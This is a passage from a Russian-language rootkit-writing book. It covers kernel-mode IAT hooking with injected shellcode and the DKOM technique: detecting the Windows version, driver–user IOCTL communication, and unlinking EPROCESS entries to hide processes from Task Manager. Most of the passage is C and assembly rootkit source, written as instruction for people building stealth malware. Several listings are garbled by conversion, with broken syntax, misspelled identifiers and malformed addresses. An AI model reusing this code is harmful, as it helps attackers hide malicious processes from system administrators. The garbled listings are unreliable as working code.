Компонент руткита, работающий в режиме ядра, может записывать только в адресное пространство ядра (0xFFDF0000). Чтобы добраться до процесса,

руткит должен записать нужный ему код в регионе ядра, а потом представить адрес ядра в IAT как обычный пользовательский адрес.

В качестве примера мы запишем в эту область (в программе она будет называться `sharedK`) 8 байт:

```
unsigned char new_code[] = {
    0x90,                                // NOP
    0xb8, 0xff, 0x00, 0xff, 0x10, // mov eax, 0xff00ff10
    0xff, 0xe0                                // jmp eax
};
```

Первый байт – это инструкция NOP (пустой оператор). Следующие 5 байт – инструкция записи в ЕАХ произвольного адреса (5 байт), и последние 2 байта – безусловный переход на этот адрес. В процессе выполнения руткита найдет в IAT функцию, для которой нужно установить ловушку, и заменит этот адрес адресом исходной функции. Теперь рассмотрим функцию `HookIAT` нашего «гибридного» руткита (листинг 12.1).

Листинг 12.1.

```
NTSTATUS HookIAT(PIMAGE_DOS_HEADER image_addr, HANDLE h_proc)
{
    PIMAGE_DOS_HEADER dosHeader;
    PIMAGE_NT_HEADERS pNTH;                      // указатель на NT Header
    PIMAGE_IMPORT_DESCRIPTOR imd;                  // дескриптор импорта
    PIMAGE_IMPORT_BY_NAME p_ibn;
    DWORD import_start;                          // RVA
    PDWORD pd_IAT, pd_INTO;
    int count, index;
    char *dll_name = NULL;
    char *p_dll = "kernel32.dll"; // указатель на нужную DLL
    char *p_func = "GetProcAddress"; // указатель на нужную функцию
    PMDL mdl;                                  // регион памяти
    PDWORD MappedImTable;
    DWORD sharedU = 0x7ffe0800; // регион пользователя
    DWORD sharedK = 0xffffdf0800; // регион ядра
    // Небольшой код, который мы запишем в sharedK
    unsigned char new_code[] = {
        0x90,                                // NOP
        0xb8, 0xff, 0x00, 0xff, 0x10, // mov eax, 0xff00ff10
        0xff, 0xe0                                // jmp eax
    };
}
```


```

};

dosHeader = (PIMAGE_DOS_HEADER) image_addr;
pNTH = MakePtr(PIMAGE_NT_HEADERS, dosHeader, dosHeader->e_
lfanew );
// Сначала проверим, что поле e_lfanew содержит корректный
указатель,
// а потом проверим PE-заголовок
if (pNTH->Signature!=IMAGE_NT_SIGNATURE)
    return STATUS_INVALID_IMAGE_FORMAT;
import_start = pNTH->OptionalHeader.DataDirectory
    [IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
if (!import_start) return STATUS_INVALID_IMAGE_FORMAT;
imd = (PIMAGE_IMPORT_DESCRIPTOR) (import_start + (
DWORD)dosHeader);
for (count = 0; imd[count].Characteristics != 0; count++)
{
    dll_name = (char*) (imd[count].Name + (DWORD) dosHeader);
    pd_IAT =
        (PDWORD) (((DWORD) dosHeader) +(DWORD) imd[count].
FirstThunk);
    pd_INTO =
        (PDWORD) (((DWORD) dosHeader) +
        (DWORD) imd[count].OriginalFirstThunk);
    for (index = 0; pd_IAT[index] != 0; index++)
    {
        // Если функция импортирована по порядковому номеру,
        // будет установлен старший бит
        if ((pd_INTO[index] & IMAGE_ORDINAL_FLAG) !=
            IMAGE_ORDINAL_FLAG)
        {
            p_ibn = (PIMAGE_IMPORT_BY_NAME) (pd_INTO[index] +
                (DWORD) dosHeader));
            if (_stricmp(dll_name, p_dll) == 0) &&
                (strcmp(p_ibn->Name, p_func) == 0))
            {
                //DbgPrint("Imports from DLL: %s", dll_name);
                //DbgPrint(" Name: %s Address: %x\n",
                    p_ibn->Name, pd_IAT[index]);
                mdl = MmCreateMdl(NULL, &pd_IAT[index], 4);
                if (!mdl) return STATUS_UNSUCCESSFUL;
                MmBuildMdlForNonPagedPool(mdl);
                // Изменяем флаги региона
                mdl->MdlFlags =
                    mdl->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;
                MappedImTable =
                    MmMapLockedPages(mdl, KernelMode);
                if (!is_hooked)
                {
                    // Записываем новый код в область sharedK.

```

```
// Размер кода - 8 байтов
RtlCopyMemory((PVOID)sharedK,
    new_code, 8);
RtlCopyMemory((PVOID)(sharedK+2),
    (PVOID)&pd_IAT[index], 4);
is_hooked = TRUE;
}
// Смещение новой "функции"
*MappedImTable = sharedU;
// Освобождаем MDL
MmUnmapLockedPages(MappedImTable, mdl);
IoFreeMdl(mdl);
} // if
} // if
} // for
} // for
return STATUS_SUCCESS;
}
```



ГЛАВА 13. Технология DKOM

- ПРЕИМУЩЕСТВА И НЕДОСТАТКИ DKOM
- ОПРЕДЕЛЕНИЕ ВЕРСИИ WINDOWS
- ВЗАИМОДЕЙСТВИЕ ДРАЙВЕРА УСТРОЙСТВА И ПОЛЬЗОВАТЕЛЬСКОГО ПРОЦЕССА
- СОКРЫТИЕ ПРОЦЕССОВ С ПОМОЩЬЮ DKOM
- СОКРЫТИЕ ДРАЙВЕРОВ УСТРОЙСТВ
- ПРОБЛЕМЫ СИНХРОНИЗАЦИИ
- ПОЛУЧЕНИЕ ДОПОЛНИТЕЛЬНЫХ ПРИВИЛЕГИЙ

В предыдущих главах этой книги мы рассмотрели очень эффективные техники: перехвата системных вызовов и подмены пути исполнения. Безусловно, эти технологии работают. Но у них есть один общий недостаток – они относительно легко обнаруживаются. Квалифицированный администратор может довольно быстро обнаружить присутствие руткита в системе – ему нужно только знать, где смотреть.

В этой главе мы поговорим о другой технике – DKOM. DKOM (Direct Kernel Object Manipulation) – это непосредственная манипуляция объектами ядра.

Не нужно путать эту технологию с DCOM – это две совершенно разные вещи. Слово «объект» в названии DKOM следует понимать как «структура». В этой главе мы поговорим о манипуляциях со структурами ядра. Термин «объект» придумала Microsoft. Мы иногда будем им пользоваться, а иногда – нет.

DKOM позволяет манипулировать различными объектами ядра, что позволяет вам скрыть файлы и процессы без модификации пути исполнения и установки ловушек. DKOM обнаруживается значительно сложнее, чем предыдущие два метода.

Также в этой главе мы поговорим о получении пользовательским процессом привилегий администратора. Но перед тем как приступить к практической стороне вопроса, мы должны поговорить о преимуществах и недостатках DKOM. Ведь у любой технологии есть как свои сильные, так и слабые стороны.

13.1. ПРЕИМУЩЕСТВА И НЕДОСТАТКИ DKOM

Начнем с преимуществ. Основным преимуществом DKOM является то, что руткит работает со структурами ядра через Диспетчер объектов

(Object Manager), что подразумевает полный доступ к структурам ядра – их создание, удаление, чтение, запись и защиту. Вы не изменяете ни путь исполнения и не перехватываете системные вызовы, а просто модифицируете структуры ядра, причем делаете это от имени Диспетчера объектов. Обнаружить такую модификацию очень сложно. Это и есть основное преимущество DKOM.

Часто так бывает, что преимущества одновременно являются и недостатками. Например, самая защищенная система очень часто бывает самой сложной. Одна ошибка администратора – и все усилия разработчиков системы будут сведены на нет. Такая же ситуация сложилась вокруг DKOM. Одна ошибка с вашей стороны – и система будет разрушена. Ведь вам нужно модифицировать святая святых – структуры ядра. Для написания DKOM-рутков программист должен понимать следующие вещи:

- Что делает тот или иной объект? Какие роли выполняют члены объекта? Структуры ядра плохо документированы, иногда приходится действовать методом «научного тыка».
- Как ядро использует тот или иной объект? Без понимания, как и зачем ядро использует объект, вы не сможете его правильно модифицировать.
- Объект может изменяться в зависимости от версии Windows, даже наличия того или иного сервис-пака. Например, ваш объект может быть одинаковым во всех версиях Windows, а может быть разным в Windows 2000 и Windows XP, а может даже и в Windows XP SP2. Если вы хотите написать универсальный руткит, вы должны «нанять» его определять версию Windows, а также действовать в зависимости от версии Windows.
- Когда именно используется объект? Некоторые участки памяти, а также функции недоступны на различных уровнях IRQL (Interrupt Request Level). Например, на уровне DISPATCH_LEVEL_IRQL вы вообще не можете работать с памятью, иначе получите сбой страницы в ядре.

Получается, что, прежде чем модифицировать тот или иной объект ядра, программист должен провести настоящее исследование – покопаться в ядре отладчиком, выяснив подробности устройства и функционирования этого объекта.

Лучшим отладчиком уровня ядра на сегодняшний день является **NuMega SoftIce**. Вывести члены структуры ядра можно и с помощью программы **WinDbg**, доступной по адресу <http://www.microsoft.com/whdc/devtools/ddk/default.mspx> (рис. 13.1).

RootKits



Рис. 13.1. Отладчик WinDbg в действии

Чтобы вывести члены какой-либо структуры, введите команду `nt!_имя_объекта`. Например, в этой главе мы собираемся рассмотреть структуру `EPROCESS`, описывающую параметры процесса. Чтобы вывести члены этой структуры, введите команду `nt!_EPROCESS`.

Еще одним недостатком DKOM-рутков является обусловленное самой технологией ограничение их функциональности. Поскольку такие руткиты работают через Диспетчер объектов, они могут манипулировать только теми объектами, которыми может манипулировать Диспетчер объектов. Например, система хранит в памяти список процессов. Диспетчер объектов может изменить этот список – следовательно, и руткит может его изменить. Но система не хранит в памяти список абсолютно всех файлов файловой системы, следовательно, DKOM-руткит не может скрывать файлы и каталоги. Если говорить в общем, то DKOM-руткиты могут выполнять следующие действия:

- скрывать процессы;
- скрывать драйверы устройств;
- скрывать порты;

- изменять уровень привилегий выполняемых процессов;
- обходить программы криминалистической экспертизы.

Теперь, когда вы знаете больше о DKOM-руткитах, перейдем к практике.

13.2. ОПРЕДЕЛЕНИЕ ВЕРСИИ WINDOWS

Как уже было отмечено, для DKOM-руткита жизненно важно правильно определить версию Windows. Это можно сделать различными способами, о которых мы сейчас и поговорим.

13.2.1. ПОЛЬЗОВАТЕЛЬСКАЯ API-ФУНКЦИЯ `GetVersionEx`

Очень легко определить версию Windows с помощью API-функции `GetVersionEx`. Проще всего продемонстрировать работу этой функции на следующем примере (листинг 13.1).

Листинг 13.1. Определение версии Windows в пользовательском режиме

```
void PrintWindowsVersion()
{
    OSVERSIONINFOEX osv;
    // не забываем задать размер структуры,
    // иначе получим неправильный результат
    osv.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX);
    if (GetVersionEx((OSVERSIONINFO *)&osv))
    {
        if (osv.dwPlatformId == VER_PLATFORM_WIN32_NT
        {
            // Windows NT, 2000, XP, 2003
            if (osv.dwMajorVersion == 4 && osv.dwMinorVersion == 0)
                printf("Win NT 4.0");
            if (osv.dwMajorVersion == 5)
                switch (osv.dwMinorVersion)
                {
                    case 0: { printf("Windows 2000"); break; }
                    case 1:
                    {
                        printf("Windows XP");
                        if (osv.wServicePackMajor == 2)
                            printf(" SP2");
                        break;
                    }
                    case 2: { printf("Windows 2003"); break; }
                }
        }
    }
}
```

```

        } // switch
    } // if
else
{
    // Windows 9x
    if (osv.dwMajorVersion==4)
        switch (osv.dwMinorVersion)
        {
            case 0: { printf("Windows 95"); break; }
            case 10: { printf("Windows 98"); break; }
            case 90: { printf("Windows ME"); break; }
        } // switch
    } // else
} if
}
}

```

Данную функцию вы можете легко модифицировать, если будете знать назначение членов структуры OSVERSIONINFOEX:

```

typedef struct _OSVERSIONINFOEX {
    DWORD dwOSVersionInfoSize;           // размер структуры
    DWORD dwMajorVersion;                // основная версия ОС
    DWORD dwMinorVersion;                // дополнительная версия
    DWORD dwBuildNumber;                 // build-номер (номер сборки)
    DWORD dwPlatformId;                 // ID платформы
    TCHAR szCSDVersion[128];             // название сервис-пака, напр,
                                         // Service Pack 1
    WORD wServicePackMajor;              // основной номер версии сервис-пака
    WORD wServicePackMinor;              // доп. номер версии сервис-пака
    WORD wSuiteMask;
    BYTE wProductType;                  // тип продукта
    BYTE wReserved;                     // зарезервирован
} OSVERSIONINFOEX, *POSVERSIONINFOEX, *LPOSVERSIONINFOEX;

```

13.2.2. ФУНКЦИИ РЕЖИМА ЯДРА

Функция GetVersionEX – далеко не единственный способ определения версии Windows. Функции аналогичного назначения есть и в ядре. В более старых версиях Windows используется функция PsGetVersion, возвращающая основную и дополнительную версии Windows, номер сборки (build-номер), а также UNICODE-строку, содержащую информацию о сервис-паке. Прототип этой функции следующий:

```

BOOLEAN PsGetVersion(PULONG MajorVersion OPTIONAL,
                      PULONG MinorVersion OPTIONAL,
                      PULONG BuildNumber OPTIONAL,

```

```
PUNICODE_STRING CSDVersion OPTIONAL  
);
```

В более новых версиях Windows (XP, 2003) доступна API-функция `RtlGetVersion`. Ей нужно передать указатель на структуру `OSVERSIONINFO` или `OSVERSIONINFOEXW` (эти структуры подобны структуре `OSVERSIONINFOEX`). Прототип функции следующий:

```
NTSTATUS RtlGetVersion(IN OUT RTL_OSVERSIONINFO*lpVersionInformation);
```

13.2.3. СИСТЕМНЫЙ РЕЕСТР

Существует еще один способ определить версию Windows: она, разумеется, записана в реестре, откуда очень просто извлечь нужную информацию (рис. 13.2, на рисунке я стер номер своей лицензионной версии Windows).




Рис. 13.2. Ключи реестра, относящиеся к версии Windows

Для нас интересны следующие ключи реестра:

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CurrentVersion` — содержит основную и дополнительную версии Windows, разделенные точкой;

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CSDVersion — содержит строку, описывающую сервис-пак;
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CurrentBuildNumber — содержит номер сборки.

Работая на пользовательском уровне, вы можете прочитать значения этих ключей с помощью функций RegQueryValue или RegQueryValueEx. На уровне ядра нужно действовать иначе. Следующий код (листинг 13.2) позволяет узнать версию ОС из реестра, работая на уровне ядра.

Листинг 13.2. ОБРАЩЕНИЕ К РЕЕСТРУ НА УРОВНЕ ЯДРА

```
RTL_QUERY_REGISTRY_TABLE params[3];
UNICODESTRING CSD;
UNICODESTRING version;
RtlZeroMemory(params, sizeof(params));
RtlZeroMemory(&version, sizeof(version));
RtlZeroMemory(&CSD, sizeof(CSD));
params[0].Flags = RTL_QUERY_REGISTRY_DIRECT;
params[0].Name = L"CurrentVersion";
params[0].EntryContext = &version;
params[0].DefaultType = REG_SZ;
params[0].DefaultData = &version;
params[0].DefaultLength = sizeof(version);
params[1].Flags = RTL_QUERY_REGISTRY_DIRECT;
params[1].Name = L"CSDVersion";
params[1].EntryContext = &CSD;
params[1].DefaultType = REG_SZ;
params[1].DefaultData = &version;
params[1].DefaultLength = sizeof(CSD);
RtlQueryRegistryValues(RTL_REGISTRY_WINDOWS_NT, NULL,
params, NULL, NULL);
// после вызова функции RtlQueryRegistryValues мы можем работать
// с полученными значениями
// освобождаем память, выделенную под UNICODE-строку:
RtlFreeUnicodeString(&version);
RtlFreeUnicodeString(&CSD);
```

13.3. ВЗАИМОДЕЙСТВИЕ ДРАЙВЕРА УСТРОЙСТВА И ПОЛЬЗОВАТЕЛЬСКОГО ПРОЦЕССА

Мы уже рассматривали взаимодействие пользовательского процесса и драйвера устройства, но в случае с DKOM-руткитом ситуация немного другая.

Если вам нужно передать данные или управляющую информацию пользовательскому процессу, вы должны использовать IOCTL – управляющие коды ввода/вывода. Эти управляющие коды переносятся IRP-пакетами.

Ясно, что и драйвер, и пользовательские приложения должны использовать одни и те же управляющие коды, то есть вы должны согласовать это. Обычно проще определить используемые коды в заголовочном файле, включаемом в код как пользовательского приложения, так и руткита. Пользовательский процесс обращается к драйверу, вызывая функцию DeviceIoControl, которой нужно передать дескриптор драйвера и код IOCTL.

Определим два управляющих кода: IOCTL_DRV_INIT для инициализации устройства и IOCTL_DRV_VER для получения версии драйвера. Заголовочный файл назовем my_ioctl.h. Для работы с IOCTL необходимо подключать этот файл после файла winioctl.h:

```
#define FILE_DEV_DRV 0x000002a7b
// Следующие IOCTL должны быть согласованы между пользовательским
приложением
// и драйвером
#define IOCTL_DRV_INIT (ULONG) CTL_CODE(FILE_DEV_DRV, 0x01, \
    METHOD_BUFFERED, FILE_WRITE_ACCESS)
#define IOCTL_DRV_VER (ULONG) CTL_CODE(FILE_DEV_DRV, 0x02, \
    METHOD_BUFFERED, FILE_WRITE_ACCESS)
#define IOCTL_TRANSFER_TYPE(_iocontrol) (_iocontrol & 0x3)
```

Оба IOCTL используют буферизированный метод ввода/вывода METHOD_BUFFERED. Это означает, что Диспетчер ввода/вывода будет копировать данные из пользовательского стека в стек ядра.

В листинге 13.3 приведен фрагмент кода пользовательской части руткита, инициализирующей компонент уровня ядра (драйвер).

Листинг 13.3. ПЕРЕДАЧА ДРАЙВЕРУ IOCTL-кода

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <winiocrtl.h>
#include <my_ioctl.h>
void main(void)
{
    // объявление переменных...
    HANDLE hDevice;
    hDevice = CreateFile (completeDeviceName,
        GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL, NULL);
```

```

if (hDevice == ((HANDLE)-1))
{
    printf ("Cannot open device %s\n", completeDeviceName);
    exit(1);
}
if (!DeviceIoControl(hDevice, IOCTL_DRV_INIT, NULL, 0,
    0, NULL, &bytes_read, NULL))
{
    printf("Cannot initialize driver\n");
    exit(1);
}
}

```

Функция DriverEntry – точка входа драйвера – должна:

- создать объект устройства с указанным именем;
- создать символическую ссылку на устройство;
- заполнить таблицу **MajorFunction** указателями функций – обработчиков различных типов IRP.

Все эти моменты были подробно рассмотрены в главе 5, поэтому не станем повторяться. В п. 5.6 приведен код функции DriverEntry, регистрирующей обработчик IRP типа **IRP_MJ_DEVICE_CONTROL**. У нас эта функция будет называться RootkitCallback (листинг 13.4).

Функция RootkitCallback в первую очередь получает текущее местоположение стека IRP: благодаря этому мы можем получить доступ к буферам ввода/вывода устройства и другой важной информации. После этого функция занимается обработкой IOCTL, полученных от пользовательского процесса.

Листинг 13.4. Обработчик **IRP_MJ_DEVICE_CONTROL**

```

NTSTATUS RootkitCallback(IN PDEVICE_OBJECT pDevice, IN PIRP pIrp)
{
    PIO_STACK_LOCATION irp_stack;
    PVOID inputBuffer; // буфер ввода
    PVOID outputBuffer; // буфер вывода
    ULONG inp_length; // длина буфера ввода
    ULONG out_length; // длина буфера вывода
    ULONG ioctl; // управляющий код ввода/вывода
    NTSTATUS status;
    status = pIrp->IoStatus.Information;
    pIrp->IoStatus.Information = STATUS_SUCCESS;
    irp_stack = IoGetCurrentIrpStackLocation(pIrp);
    // получаем указатели на буфера ввода/вывода

```

```

inputBuffer = pIrp->AssociatedIrp.SystemBuffer;
inp_length = irp_stack->Parameters.DeviceIoControl.
    InputBufferLength;
outputBuffer = pIrp->AssociatedIrp.SystemBuffer;
out_length = irp_stack->Parameters.DeviceIoControl.
    OutputBufferLength;
// получаем управляющий код
ioctl = irp_stack->Parameters.DeviceIoControl.IoControlCode;
switch(irp_stack->MajorFunction) {
    case IRP_MJ_CREATE: break;
    case IRP_MJ_CLOSE: break;
    case IRP_MJ_DEVICE_CONTROL:
        switch (ioctl) {
            case IOCTL_DRV_INIT:
                // добавьте код инициализации руткита
                break;
            case IOCTL_DRV_VER:
                // возвращает информацию о версии руткита
                break;
        }
        break;
}
IoCompleteRequest(pIrp, IO_NO_INCREMENT);
return status;
}

```

13.4. СОКРЫТИЕ ПРОЦЕССОВ С ПОМОЩЬЮ DKOM

Все операционные системы хранят всю необходимую для своей работы информацию (список процессов, сетевых соединений и т. д.) в оперативной памяти в виде объектов или структур. Когда пользовательский процесс запрашивает эту информацию, скажем, список процессов, нитей или драйверов устройств, операционная система передает ему те или иные объекты (структуры). В свою очередь, пользовательский процесс обрабатывает эту информацию в соответствии с запросом пользователя и предоставляет ему ее.

Как мы модифицировали передаваемую пользовательскому процессу информацию в предыдущих главах? Мы перехватывали одну из API-функций – Nt* (если мы работали с пользовательскими привилегиями) или Zw* (если мы работали на уровне ядра). Затем мы запускали оригинальную функцию, получали результат, например список процессов. Результат анализировался, и из него исключались нужные нам элементы, например нужные нам имена процессов. Разница в процессорном времени, как правило, списывалась на счет процессаостоя (idle).

Технология DKOM предлагает не перехватывать API-функции, а изменять те структуры (объекты) ядра, которые используются этими функциями – в нашем случае это список процессов. Тогда сами функции Zw* будут возвращать функциям Nt* нужный нам результат.

Операционные системы семейства NT (NT/2000/XP/2003) хранят список процессов в виде кольцевого двусвязного списка структур EPROCESS. Каждая такая структура описывает отдельный процесс и, в свою очередь, содержит структуру LIST_ENTRY, члены которой, FLINK и BLINK, указывают на следующий и предыдущий процессы в списке соответственно. Именно к списку структур EPROCESS обращается функция ZwQuerySystemInformation, вызываемая программой **taskmgr.exe** и другими программами, получающими список процессов.

Чтобы скрыть процесс, нужно получить указатель на структуру EPROCESS интересующего нас процесса, а для этого первым делом найти в памяти сам список EPROCESS. Адрес списка различается для различных версий Windows, но, к счастью, существует универсальный способ до него добраться. Функция PsGetCurrentProcess возвращает указатель на структуру EPROCESS текущего процесса, а поскольку список двусвязный, можно перебрать его в поисках нужного процесса, начиная с любого элемента.

Функция PsGetCurrentProcess – это псевдоним для функции IoGetCurrentProcess. Если вы дизассемблируете эту функцию, то увидите три инструкции:

```
mov eax, fs:0x00000124  
mov eax, [eax + 0x44]  
ret
```

Что делает этот код? Windows вызывает управляющий блок ядра (KRPCB, Kernel Processor Control Block). Этот блок является уникальным и расположен в адресном пространстве ядра по адресу 0xFFDFF120. Первая инструкция функции помещает в EAX нечто, расположенное в регистре fs по смещению 0x124 от начала регистра. Оказывается, это указатель на блок ETHREAD – структуру, описывающую текущий поток. В этом блоке есть указатель (ApcState) на текущий EPROCESS. Путь от KPRCB к нашему EPROCESS изображен на рис. 13.3.

Есть еще один способ найти процесс – по его PID (Process Identifier). PID находится по определенному смещению в блоке EPROCESS. Зная смещение PID, мы можем вычислить адрес EPROCESS. Правда, смещение зависит от версии операционной системы. В следующей таблице приведены смещения PID и указателя на следующий процесс FLINK относительно EPROCESS.




Рис. 13.3. Путь от KRPCB к текущему EPROCESS

Таблица 13.1. Смещения PID и FLINK относительно EPROCESS

Версия Windows	PID	FLINK
Windows NT 4.0	0x94	0x98
Windows 2000	0x9C	0xA0
Windows XP (также и SP2)	0x84	0x88
Windows 2003	0x84	0x88

Напишем функцию, возвращающую адрес блока EPROCESS процесса по его PID. Функции нужно передать PID процесса, а на выходе получим адрес его блока EPROCESS.

Листинг 13.5. Поиск процесса по PID

```

DWORD GetEPROCESSbyPID (int PID)
{
    DWORD eprocess = 0x0; // адрес EPROCESS
    int curPID = 0; // PID текущего процесса
    int startPID = 0; // начальный PID
    PLIST_ENTRY plist; // указатель на структуру LIST_ENTRY
    int count = 0;
    if (PID == 0) return PID;
    // Получаем адрес текущего EPROCESS
    eprocess = (DWORD)PsGetCurrentProcess();
    // PIDOFFSET - это смещение PID, зависящее от версии Windows
    startPID = *((int*)(eprocess+PIDOFFSET));
  
```

```

curPID = startPID;
while (1)
{
    if (PID == curPID) // мы нашли требуемый процесс
        return eprocess; // возвращаем его адрес
    else if ((count >= 1) && (startPID == curPID))
        return 0x00000000;
    else
    {
        // FLINKOFFSET - это смещение FLINK
        plist = (LIST_ENTRY)*(eprocess+FLINKOFFSET);
        eprocess = (DWORD)plist->Flink;
        eprocess = eprocess - FLINKOFFSET;
        curPID = *((int*)(eprocess+PIDOFFSET));
        count++;
    }
}
}

```

Обратите внимание, что указатели FLINK и BLINK указывают не на начало соответствующей структуры EPROCESS, а на ее член LIST_ENTRY, то есть для вычисления указателя на EPROCESS нужно отнять от полученного адреса смещение FLINKOFFSET.

Имя процесса представлено в структуре EPROCESS 16-байтовой строкой, то есть уникальными считаются первые шестнадцать символов имени. Если запущено два процесса, первые шестнадцать символов имени которых одинаковы, то у нас будут два процесса с одинаковым именем. Поэтому не имя процесса, а только его PID однозначно идентифицирует процесс. Зато с именем удобнее работать, потому что операционная система назначает PID запускаемым процессам не по порядку, а случайным образом.

По какому смещению в структуре EPROCESS находится имя процесса? Это зависит от версии Windows. Вычислить это смещение можно для текущего процесса «MyProcess» (листинг 13.6).

Листинг 13.6. Вычисление смещения имени процесса в структуре EPROCESS

```

ULONG GetProcessNameOffset()
{
    ULONG offset;
    PEPRECESS pCurProc;
    pCurProc = PsGetCurrentProcess();
    for(offset = 0; offset < PAGE_SIZE; offset++)
    {
        if (!strcmp("MyProcess", (PCHAR)CurProc + offset,
                    strlen("MyProcess")))

```

```

        return offset;
    }
    return (ULONG) 0;
}

```

Что нужно подставить вместо имени «MyProcess»? Известно, что функция DriverEntry драйвера, загруженного с помощью SC Manager API, всегда выполняется в контексте системного процесса («System»). Значит, если вызвать функцию GetProcessNameOffset из функции DriverEntry, то именем текущего процесса будет «System». Зная значение смещения, возвращенное GetProcessNameOffset, можно использовать его в функции GetEPROCESSby* вместо PIDOFFSET, чтобы находить процесс по его имени вместо PID.

Оказывается, уже сейчас мы можем скрыть процесс. Для этого нужно только подменить указатели FLINK предыдущего процесса и BLINK следующего процесса так, чтобы скрываемый процесс «выпал» из списка (рис. 13.4).




Рис. 13.4. Скрытие процесса

Листинг 13.7. Исключение из списка процесса с известным PID

```

NTSTATUS HideProcessByPID( int PID)
{
    DWORD eprocess = 0;
    PLIST_ENTRY plist, plistNext, plistPrev;
    eprocess = GetEPROCESSbyPID (PID);
    if (eprocess == 0x00000000)
        return STATUS_INVALID_PARAMETER;
    plist = (LISTENTRY*) (eprocess + FLINKOFFSET);
    plistNext = plist->Flink;
    plistPrev = plist->Blink;
    // изменяем указатели FLINK и BLINK предыдущего и следующего
    // процессов
    plistNext->Blink = plistPrev;

```

```

    plistPrev->Flink = plistNext;
    // указатели FLINK и BLINK скрываемого процесса
    // устанавливаем на этот же процесс
    plist->Blink = (LIST_ENTRY *) &(plist->Flink);
    plist->Flink = (LIST_ENTRY *) &(plist->Flink);
    return STATUS_SUCCESS;
}

```

Обратите внимание на последние строки кода: вам нужно обязательно установить указатели FLINK и BLINK скрываемого процесса на его собственную структуру LIST_ENTRY. Если вы это не сделаете, то при завершении этого процесса рискуете увидеть синий экран смерти.

Почему это происходит? По завершении процесса система должна исключить его из списка, заменив указатели FLINK и BLINK его соседей новыми значениями. Когда завершается сосед нашего процесса, система не может модифицировать наши указатели, потому что нашего процесса она «не видит»; о том, чтобы они по-прежнему указывали на допустимые области памяти, нам нужно позаботиться самим. Это мы и сделали, установив указатели на себя.

13.5. СОКРЫТИЕ ДРАЙВЕРОВ УСТРОЙСТВ

Сокрытие драйверов устройств так же важно для руткита, как и сокрытие процессов. Ведь обычно руткит реализован в виде драйвера устройства, поэтому ему нужно скрыть прежде всего самого себя.

В Windows существует несколько утилит, выводящих список драйверов – например, диспетчер устройств Windows или утилита **drivers.exe**, входящая в состав Microsoft Resource Kit. Все они запрашивают список загруженных модулей ядра (драйверов), вызывая функцию `ZwQuerySystemInformation` с параметром `SYSTEM_INFORMATION_CLASS = 11`. В главе 6 мы научились перехватывать эту функцию. Правда, тогда нас интересовал класс информации 5, в ответ на который функция выводила список процессов.

